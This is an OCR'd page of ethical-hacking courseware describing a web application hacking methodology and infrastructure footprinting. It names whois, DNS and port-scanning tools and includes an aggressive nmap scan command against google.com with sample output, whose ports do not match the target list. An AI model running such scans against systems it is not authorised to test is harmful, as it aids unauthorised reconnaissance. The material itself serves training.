
Web Application Hacking Methodology

The previous section discussed the security posture of web applications by analyzing various types of threats/attacks currently in use. Attackers perform these attacks using a detailed process called the hacking methodology. This section will describe the steps of the hacking methodology, explaining how attackers target web applications.

Attackers use the web application hacking methodology to gain knowledge of a particular web application to compromise it successfully. This methodology allows them to plan each step in detail to increase their chances of successfully hacking the application. Under this methodology, they do the following to collect detailed information about various resources needed to run or access the web application:

- Footprint web infrastructure
- Analyze web applications
- Bypass client-side controls
- Attack authentication mechanisms
- Attack authorization schemes
- Attack access controls
- Attack session management mechanisms
- Perform injection attacks
- Attack application logic flaws
- Attack shared environments
- Attack database connectivity
- Attack web application clients
- Attack web services


If hackers do not use this process and try to exploit the web application directly, their chances of failure increases. The following phases of this module will provide a detailed explanation of how attackers derive information about these resources.



Footprint Web Infrastructure

- Web infrastructure footprinting is the first step in web application hacking; it helps attackers to **select victims** and **identify vulnerable web applications**

Server Discovery	Discover the physical servers that host web applications
Service Discovery	Discover the services running on web servers that can be exploited as attack paths for web app hacking
Server Identification	Grab server banners to identify the make and version of the web server software
Hidden Content Discovery	Extract content and functionality that is not directly linked or reachable from the main visible content
Load Balancers Detection	Detect load balancers along with their real IP addresses



Footprint Web Infrastructure: Server Discovery

- Server discovery gives information about **server locations** and ensures that the target server is **live on the Internet**

Whois Lookup

Whois lookup utilities provide information about the **IP address of the web server** and **DNS names**

Whois Lookup Tools:

- Netcraft *(https://www.netcraft.com)*
- SmartWhois *(https://www.tamos.com)*
- WHOIS Lookup *(https://whois.domaintools.com)*
- Batch IP Converter *(http://www.sabsoft.com)*

DNS Interrogation

DNS interrogation provides information about the **locations and types of servers**

DNS Interrogation Tools:

- DNSRecon *(https://github.com)*
- DNS Records *(https://network-tools.com)*
- Domain Dossier *(https://centralops.net)*
- DNSdumpster.com (*https://dnsdumpster.com*)

Port Scanning

Port scanning attempts to connect to a particular set of TCP or UDP ports to discover **services that exist on the server**


Port Scanning Tools:

- Nmap (*https://nmap.org*)
- Advanced Port Scanner (*https://www.advanced-port-scanner.com*)
- NetScanTools Pro (*https://www.netscantools.com*)
- Hping (*http://www.hping.org*)

Note: For complete coverage of Whois lookup, DNS interrogation, and port scanning, refer to Module 02: Footprinting and Reconnaissance as well as Module 03: Scanning Networks

Footprint Web Infrastructure: Service Discovery

1. Scan the target web server to **identify common ports** that web servers use for different services
2. You can use tools such as Nmap, NetScanTools Pro, and Sandcat Browser for discovering services
3. Identified services act as **attack paths** for web application hacking


Zenmap
Scan Tools Profile Help
Profile:
Scan
Cancel
Hosts
Services
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
OS
Host
google.com (142.2!
Filter Hosts

Target: 22,25,80,3389 google.com


Command: nmap -T4 -A -v -PE -PS -PA 22,25,80,3389 google.com

```
Port  Protocol  State   Service     Version
80    tcp       open    http        gws
113   tcp       closed  ident
443   tcp       open    https       gws
2000  tcp       open    cisco-sccp
5060  tcp       open    sip
```

